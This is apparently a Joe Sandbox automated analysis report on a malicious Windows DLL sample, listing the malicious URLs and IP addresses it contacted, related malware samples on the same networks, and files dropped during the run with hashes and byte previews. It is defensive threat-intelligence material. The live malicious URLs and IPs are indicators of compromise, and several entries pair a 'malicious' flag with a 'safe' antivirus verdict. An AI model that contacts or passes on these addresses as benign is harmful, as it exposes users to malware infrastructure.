http://mohsinkhanfoundation.com/pcQLeLMbur/DClzfTsJDgA/AicrERgXCHsERX5yeGV9eXNkeWJ4	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/enl4GDYcBgIOewx5OBp/MiEbKDx8AkJ9dnlkenp3ZXhlew==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/MyYYFB8/BgEuIANyGHgkPAMsGDcYQ3p1fWV7fXRheWR8	true	• Avira URL Cloud: safe	unknown
armordetailing.rs/lgfrZb4Re6WO	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/H0N6dX1le310YXlkfA==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/ES1CfXZ5ZHp6d2V4ZXs=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/JS4leCwTGiojLgAhfiAeJXl4JCkFHUJ9dnlkenp3ZXhlew==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/GB0tLyckQ3p1fWV7fXRheWR8	true	• Avira URL Cloud: safe	unknown
erogholding.com/GFM1QcCFk	true	• Avira URL Cloud: safe	low
http://lendbiz.vn/xj3BhHtMbf/EQsPOCI9HT0CfXsGCQQcIA59PT18Q3p1fWV7fXRheWR8	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/OhpCfXZ5ZHp6d2V4ZXs=	true	• Avira URL Cloud: safe	unknown
lendbiz.vn/xj3BhHtMbf	true	• Avira URL Cloud: safe	low
http://sirifinco.com/Urbhq9wO50j/ASk5Kx0SPR8lJjE5eTg9GkN6dX1le310YXlkfA==	false	• Avira URL Cloud: safe	unknown
http://sirifinco.com/Urbhq9wO50j/fXMKNg0nKzN/DA15DggBI0N6dX1le310YXlkfA==	false	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/Hh8fPwgIJRkuIzgrOjp5HjovOkZ6c3lifn1yZX5hfA==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/ICYbCzstHxl+BhF4Jg5+GH0FRX5yeGV9eXNkeWJ4	true	• Avira URL Cloud: safe	unknown
lefrenchwineclub.com/eRUGdDox	true	• Avira URL Cloud: safe	low
acdlimited.com/2u6aW9Pfe	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/JhANAzl6Gw8FBhMABRYGcn9CfXZ5ZHp6d2V4ZXs=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/GzsaeR8FDw4qOh8mCAR2HDoCFS4bAhxFfnJ4ZX15c2R5Yng=	true	• Avira URL Cloud: safe	unknown
ordpress17.com/5WG6Z62sKWo	true	• Avira URL Cloud: safe	low

Name	Malicious	Antivirus Detection	Reputation
jornaldasoficinas.com/ZF8GKIGVDupL	true	• Avira URL Cloud: safe	low
sirifinco.com/Urbhq9wO50j	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/DxMffwwOHXMHeXJDenV9ZXt9dGF5ZHw=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/EgwECwQhMhk+BQkuH38nHQUtIy4GLwpFfnJ4ZX15c2R5Yng=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/fxgDNT4yEngregozMnp+J0N6dX1le310YXlkfA==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/KQsyKkZ6c3lifn1yZX5hfA==	true	• Avira URL Cloud: safe	unknown
http://lendbiz.vn/xj3BhHtMbf/cxAvGkZ6c3lifn1yZX5hfA==	true	• Avira URL Cloud: safe	unknown
sjgrand.lk/zvMYuQqEZj	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/BhkbJH0afC8dDiEzQn12eWR6endleGV7	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/ACA4KhwTDH8VH3MrOQp8GAYHIjZ4egBFfnJ4ZX15c2R5Yng=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/HiQBOhomAh0dCDgeJjoHLj8YCUZ6c3lifn1yZX5hfA==	true	• Avira URL Cloud: safe	unknown
http://lendbiz.vn/xj3BhHtMbf/fTB4IBwfOiwYPxk6GRosPCV9BAJzPwp0C3IvDkV+cnhlfXlzZHlieA==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/MSMDOB0pBQ5+OnNDenV9ZXt9dGF5ZHw=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/fSkCegETcg8VKw95Qn12eWR6endleGV7	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/cjsfHAk/MzgAfhp+DBgAGz0PeyQgQ3p1fWV7fXRheWR8	true	• Avira URL Cloud: safe	unknown
http://lendbiz.vn/xj3BhHtMbf/PnwTCj8/DwIceXNDenV9ZXt9dGF5ZHw=	true	• Avira URL Cloud: safe	unknown
http://lendbiz.vn/xj3BhHtMbf/ew0TDR8RAgoIfT0bIEV+cnhlfXlzZHlieA==	true	• Avira URL Cloud: safe	unknown
orldofjain.com/lMsTA7tSYpe	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/ITIYRX5yeGV9eXNkeWJ4	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/PQAbfw19HyI5fiwAe38AIyccOiF8BwI+diQOQn12eWR6endleGV7	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/PAUpKBYYDz0bHQkGMRZ/eSJCfXZ5ZHp6d2V4ZXs=	true	• Avira URL Cloud: safe	unknown
dadabhoy.pk/m6rQE94U	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/E30FFQogECw2GiUzekV+cnhlfXlzZHlieA==	true	• Avira URL Cloud: safe	unknown
altayaralsudani.net/SSUsPgb7PHgC	true	• Avira URL Cloud: safe	low
http://23.82.140.206/jquery-3.3.1.slim.min.js	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/DCwZNSYnBRJFfnJ4ZX15c2R5Yng=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/OSdCfXZ5ZHp6d2V4ZXs=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/DRs5e3gJAw4gNkJ7cn5henxzYn1lfQ==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.180.44.125	mohsinkhanfoundation.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
185.67.1.94	hoteloaktree.com	Ukraine		196645	HOSTPRO-ASUA	true
162.215.253.14	sirifinco.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
23.82.140.206	unknown	United States		393886	LEASEWEB-USA-MIA-11US	true
103.28.36.212	lendbiz.vn	Viet Nam		131353	NHANHOA-AS-VNNhanHoaSoftwarecompanyVN	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491706
Start date:	27.09.2021
Start time:	20:24:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	p2SijKiqgZ.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@6/10@207/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 67.6% (good quality ratio 65.9%) • Quality average: 76.4% • Quality standard deviation: 25.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:25:45	API Interceptor	300x Sleep call for process: loaddll32.exe modified
20:25:58	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.67.1.94	OUTSTANDING_INV_Statement_937931.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.215.253.14	55scan payment copy.exe	Get hash	malicious	Browse	• www.songsupdate.online/ug3/?6l=nbJIqvPCw7utp3ZpXYf6101lpxScChc3+8n/s68KKzlix+M6aCovxW/fnZRgzJR0dVOT5IrEbujXi0Z6&1b_=e078ibQ8THfXJ2yp
23.82.140.206	waff.xls	Get hash	malicious	Browse	
103.28.36.212	http://https://kbelectricals.co.in/varujy3/ox07-svj-94	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	Inquiry-URGENT.exe	Get hash	malicious	Browse	• 184.168.131.241
	ejecutable1.exe	Get hash	malicious	Browse	• 184.168.131.241
	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• 166.62.10.138
	MOQ-Request_0927210-006452.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	DHL EXPRESS TESL#U0130MAT B#U0130LD#U0130R#U0130M#U0130 - AWB 9420174470.PDF.exe	Get hash	malicious	Browse	• 148.72.246.52
	fmS6YYhBy1	Get hash	malicious	Browse	• 148.72.252.161
	L3Gl0GugHo	Get hash	malicious	Browse	• 208.109.110.202
	test1.dll	Get hash	malicious	Browse	• 148.66.136.190
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 148.72.53.144
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 148.72.53.144
	NS. ORDINE N. 141.exe	Get hash	malicious	Browse	• 107.180.56.180
	cash payment.exe	Get hash	malicious	Browse	• 107.180.56.180
	Swift_6408372.exe	Get hash	malicious	Browse	• 107.180.56.180
	RFQ-847393.exe	Get hash	malicious	Browse	• 107.180.56.180
	IX-08955.exe	Get hash	malicious	Browse	• 166.62.10.136
	jKira.arm7	Get hash	malicious	Browse	• 68.178.219.153
	HSBC94302,pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	MOIUQ4354.vbs	Get hash	malicious	Browse	• 107.180.72.43
	JIQKI7073.vbs	Get hash	malicious	Browse	• 107.180.72.43
	Quotation -Scan001_No- 9300340731.doc.exe	Get hash	malicious	Browse	• 107.180.56.180
HOSTPRO-ASUA	1wKONPeBx1.exe	Get hash	malicious	Browse	• 185.67.3.52
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 194.28.84.37
	Quote-TSL-1037174_4810.exe	Get hash	malicious	Browse	• 194.28.84.37
	DENSCO QUOTE.exe	Get hash	malicious	Browse	• 194.28.84.37
	MESCO TQZ24 QUOTE.exe	Get hash	malicious	Browse	• 194.28.84.37
	TQZ23 DESCO MC.exe	Get hash	malicious	Browse	• 194.28.84.37
	TQZ23 DESCO MC.exe	Get hash	malicious	Browse	• 194.28.84.37
	DENSCO QUOTE.exe	Get hash	malicious	Browse	• 194.28.84.37
	4Vy2EGhzNF.exe	Get hash	malicious	Browse	• 193.169.188.252
	2020tb3005.doc__.rtf	Get hash	malicious	Browse	• 193.169.188.252
	$RAULIU9.exe	Get hash	malicious	Browse	• 91.239.233.22
	OUTSTANDING_INV_Statement_937931.xls	Get hash	malicious	Browse	• 185.67.1.94
	866-0001E ORDER AND SHIP.doc	Get hash	malicious	Browse	• 193.169.188.252
	866-0001E ORDER AND SHIP.doc	Get hash	malicious	Browse	• 193.169.188.252
	new order list.doc	Get hash	malicious	Browse	• 193.169.188.252

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nX5xMoS3Pn.exe	Get hash	malicious	Browse	• 193.169.188.252
	tryb.doc	Get hash	malicious	Browse	• 193.169.188.252
	Order Specification.exe	Get hash	malicious	Browse	• 185.156.42.252
	rib.exe	Get hash	malicious	Browse	• 91.239.233.22
	http://https://ngor.zlen.com.ua/Restore/Click here to restore message automatically.html	Get hash	malicious	Browse	• 91.239.235.5

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_93501137f7dee44608c963aa617a61e5ad25b8_82810a17_1bc2b2b4\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12696
Entropy (8bit):	3.772558537541242
Encrypted:	false
SSDEEP:	192:PPiq0oXMHBUZMX4jed+Q/3iz/u7slS274ItWct:3i8XUBUZMX4je1w/u7slX4ItWct
MD5:	82C0D98D380460FA0A33B1F104F87E60
SHA1:	9C59D1CEEDB0CEA50025E1DEFF53000C425BDB19
SHA-256:	F2FC9492148068F4202C497D7DB8DFA6D7864DF7CE2EF9223C097068B1D5C964
SHA-512:	6C3E2260C6DE9A60CD3FC5A347E26314A6741CF283D0933394EF3544ADCB26D1ED25E2C222AC194D01A74324401874CCDBCCB6588D3138AC28A0580B3965A8
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.3.1.5.0.5.9.4.5.5.4.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.7.2.7.3.1.5.7.0.4.7.6.4.9.9.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.9.f.d.e.b.a.6.-.8.6.d.4.-.4.2.3.4.-.a.e.b.2.-.f.5.9.c.0.0.2.8.b.a.7.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.0.a.b.4.4.a.2.-.2.0.2.9.-.4.5.2.7.-.8.2.b.3.-.b.3.7.5.d.1.a.4.a.4.6.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.2.0.-.0.0.0.1.-.0.0.1.7.-.f.f.e.a.-.5.1.8.5.1.8.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.c.c.5.d.c.3.2.2.2.0.3.4.d.3.f.2.5.7.f.1.f.d.3.5.8.8.9.e.5.b.e.9.0.f.0.9.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER920C.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 03:25:52 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	47174
Entropy (8bit):	2.1285698716091583
Encrypted:	false
SSDEEP:	192:eBMDuCZlbO159VxXbT/H8CBpq1WGUQMU8SvXnz4mxAW6QXuSnBLi:3/O159VxcmsPUjU8SvXn1xAYXY
MD5:	635AC1CD937C4ED884BD1597EE7BB19D
SHA1:	F411D609B2429B882A90022E40D47E7D11BFC675
SHA-256:	4F90BA2058C3751B13E86B58E36254C9099E998A973BBD1F94DFEE1AC251D9A3
SHA-512:	F9438D5CC0D40F4554D02E60D11D35B02B24BA1C429191D878B0FCE4D8273A5CB3BE65D58A7E8157829F552FF17F5A1D770FC933E02A3B5C9B122FEE4122564
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....@.Ra.....U.....B..... .....GenuineIntelW.....T..... ...7.Ra.....0..=.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B45.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B45.tmp.WERInternalMetadata.xml	
Category:	dropped
Size (bytes):	8302
Entropy (8bit):	3.7004219106901513
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi9N6x6Yr+6fgmfTKS0Cprs89bqYsfGOm:RrlsNiH6x6Yy6fgmfTKSFqLf2
MD5:	B0C60ADA7ACC84BB76A937BD6E462BE9
SHA1:	AE976DC28574E4C6289F5DCE7D01F247D19325BA
SHA-256:	3F490F43C57126B74C38E209409B054AC062BA3571987F7016D1070EFB3C326A
SHA-512:	60D9F363AAFEC9226F09B75588ABE97886ABCAE2840ADC2E4DB041364637A29FDC604BA3EAC4E509DE323CDF1114C70FA20C2991C8EB87EE4221AE167B2BE8 4E
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.6.8.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9E05.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4670
Entropy (8bit):	4.499769207747317
Encrypted:	false
SSDEEP:	48:cvIwSD8zsh+JgtWI9PHWSC8B38fm8M4JCdskZFZ/+q8/OUI4SrSzd:uITfyA2SN6J6xWIDWzd
MD5:	59B8DDA35D74C8B446A03E4151C42BBF
SHA1:	D027BD07FF6DA891E751B51C62020FDF4460AAA1
SHA-256:	9FF7392F9F75347DF35384DF41EB348B5C74C8C6277A92C9EDBD34A893B85C15
SHA-512:	EED65DD074EA17A93339B90F83E467323EF7A297091FAFA2340A29BB99B63FA5800274837695FA1E54C324A70228A38201FF572E83BAC923254B063A221AACDE
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> .. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185876" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\2D85F72862B55C4EADD9E66E06947F3D	
Process:	C:\Windows\System32\loaddll32.exe
File Type:	data
Category:	dropped
Size (bytes):	1391
Entropy (8bit):	7.705940075877404
Encrypted:	false
SSDEEP:	24:ooVdTH2NMU+I3E0Ulcrgdaf3sWrATrnkC4EmCUkmGMkfQo1fSZotWzD1:ooVgul3Kcx8WIzNeCUkJMmSuMX1
MD5:	0CD2F9E0DA1773E9ED864DA5E370E74E
SHA1:	CABD2A79A1076A31F21D253635CB039D4329A5E8
SHA-256:	96BCEC06264976F37460779ACF28C5A7CFE8A3C0AAE11A8FFCEE05C0BDDF08C6
SHA-512:	3B40F27E828323F5B91F8909883A78A21C86551761F27B38029FAAEC14AF5B7AA96FB9F9CC93EE201B5EB1D0FEF17B290747E8B839D2E49A8F36C5EBF3C7C910
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..k0..S.....@.YDc.c...0...*.H.....0O1.0...U....US1)0'..U... Internet Security Research Group1.0...U....ISRG Root X10...1506041104382..350604110438Z0O1.0...U... .US1)0'..U... Internet Security Research Group1.0...U....ISRG Root X10.."0...*.H.....0.....$s..7.+W(.....8..n<.W.x.u...jn..O(..h.lD...c...k....1.!~.3<.H..y.....!.K...qiJffl.~<p. .)".....K...~....G.|.H#S.8.O.o...IW..t../.8.{.p!.u.0<.....c...O..K~.....w...{J.L.%.p..)..S$.....J.?..aQ.....cq...o[...\4ylv.;.by.../&.....6....7..6u...r.....I.....*.A..v.....5/(.I....dwn G7..Y^h..r...A)>Y>.&.$...Z.L@.F....:Qn.;.}r...xY.>Qx...../..>{J.Ks.....P.|C.t..t.....0.[q6....00\H..;..}`...).....A.....|.;F.H*..v.v..j.=...8.d..+..(.....B.".'].y...p..N..:..'Qn..d.3CO.....B0 @0...U.....0...U.....0....0...U.....y.Y.{....s.....X..n0...*.H.....U.X....P.....i ')..au\.n...i/..VK..s.Y.!.~.Lq...`.9....!V..P.Y...Y.....b.E.f..|o.;....'...}~.."....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\loaddll32.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.. ....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.[.'M.....0.o..,t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y .}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ..,q.."...t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\C8408FE5CA4467EE4DA84A76EF238FE3	
Process:	C:\Windows\System32\loaddll32.exe
File Type:	data
Category:	dropped
Size (bytes):	1306
Entropy (8bit):	7.470818786872256
Encrypted:	false
SSDEEP:	24:yvLxG88i7ZDlwjwN9CMDy0cjHbpLZ+cq0EoUbaeswo+Ks2FCU:UG8nZZVmNjHVM6Eos9jK5
MD5:	E829E65D7C4307D6FBC13C179E037A36
SHA1:	A053375BFE84E8B748782C7CEE15827A6AF5A405
SHA-256:	67ADD1166B020AE61B8F5FC96813C04C2AA589960796865572A3C7E737613DFD
SHA-512:	96C5793B2B57D8DF5891C94015720960E0DA4C2CF8CE1FC5707A0B46E5DB8CE3761FB5FDB430F619D1579F13E80FBDD973EF6A024129ED039AA193273158FCA
Malicious:	false
Preview:	0...0.....+.J....S...%._Z0...*.H.....0O1.0...U....US1)0'..U... Internet Security Research Group1.0...U....ISRG Root X10...200904000000Z..250915160000Z021.0...U. ...US1.0...U....Let's Encrypt1.0...U....R30.."0...*.H.....0.....(.....U.....zB..]&..+..L...k.u...G..U5W....9...<B.Nn.;....\.Y8...i.Z.....$%..7q.....;ERE...S.4.R...`p.T. .m...@4k+.f.f4|.k..W)..0.].ro....X=.....+.....q].F..%...`guf.....\.S.:..G.....w?.S.....p...c.....S...H...i.%u...R...Q.....0...0...U.....0...U.%..0...+.....+.....0...U.....0.....0... U.....XV.P.@.....0...U.#..0...y.Y.{....s.....X..n02..+.....&0$0"..+.....0...http://x1.i.lencr.org/0'..U... 0.0.....http://x1.c.lencr.org/0"..U. ..0.0...g.....0...+.....0...*.H..... .....NG>...D...gx..c.uM..=3erT-..... ._.p..n;.^... .....<...9..|%.G.en?F....+.T....'K.../...q.J...#{.-...W>...3.G!x..'.*...\.d...y.O.mD.^.....D).Y .c.!..&..W..e..."...C....~...7.Z..0..n+*.!N ....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\2D85F72862B55C4EADD9E66E06947F3D	
Process:	C:\Windows\System32\loaddll32.exe
File Type:	data
Category:	dropped
Size (bytes):	192
Entropy (8bit):	2.7842198674325394
Encrypted:	false
SSDEEP:	3:kkFklRFw9NvfllXlE/zMciyJ1NNX8RolJuRdyo1dlUKlGXJlDdt:kKPS1iyJ7NMa8Rdy+UKcXP
MD5:	7AE616B55A29C8505F726240ABC85B0F
SHA1:	C1C46FA524580F4EBCA2107F4B751607F2F63933
SHA-256:	38AA9D7D5C2D9F877E73FCDD27D07BF46DAE6297530BA4B590DB2FA3F221BFAC
SHA-512:	D2F4FECF999AFF679DB7B3939B5EAD033B97F397EDA90E3B634B4ED54A5CAB7EEF523808C4668CE00B24B36EEB9F4BB7CE62AF52F7D1DD2EB1273329EBEEDFC3
Malicious:	false
Preview:	p..... .....A.....(..... .....~...GW.....o...h.t.t.p.:././.x.1...i...l.e.n.c.r...o.r.g./...".5.a.6.2.8.1.5.c.-.5.6.f."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\loaddll32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.0964598364242013
Encrypted:	false
SSDEEP:	6:kK75dFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:TX2kPlE99SNxAhUefit
MD5:	669EBA4F4FB6EF5A66277178DE9E2659
SHA1:	37698480F62DEC0AA1AC743D8789462789381182
SHA-256:	9BBCBCFDD718DE8CBD330333FEC94C4614CE16F8374B943431D5FA1CFBF28C6E
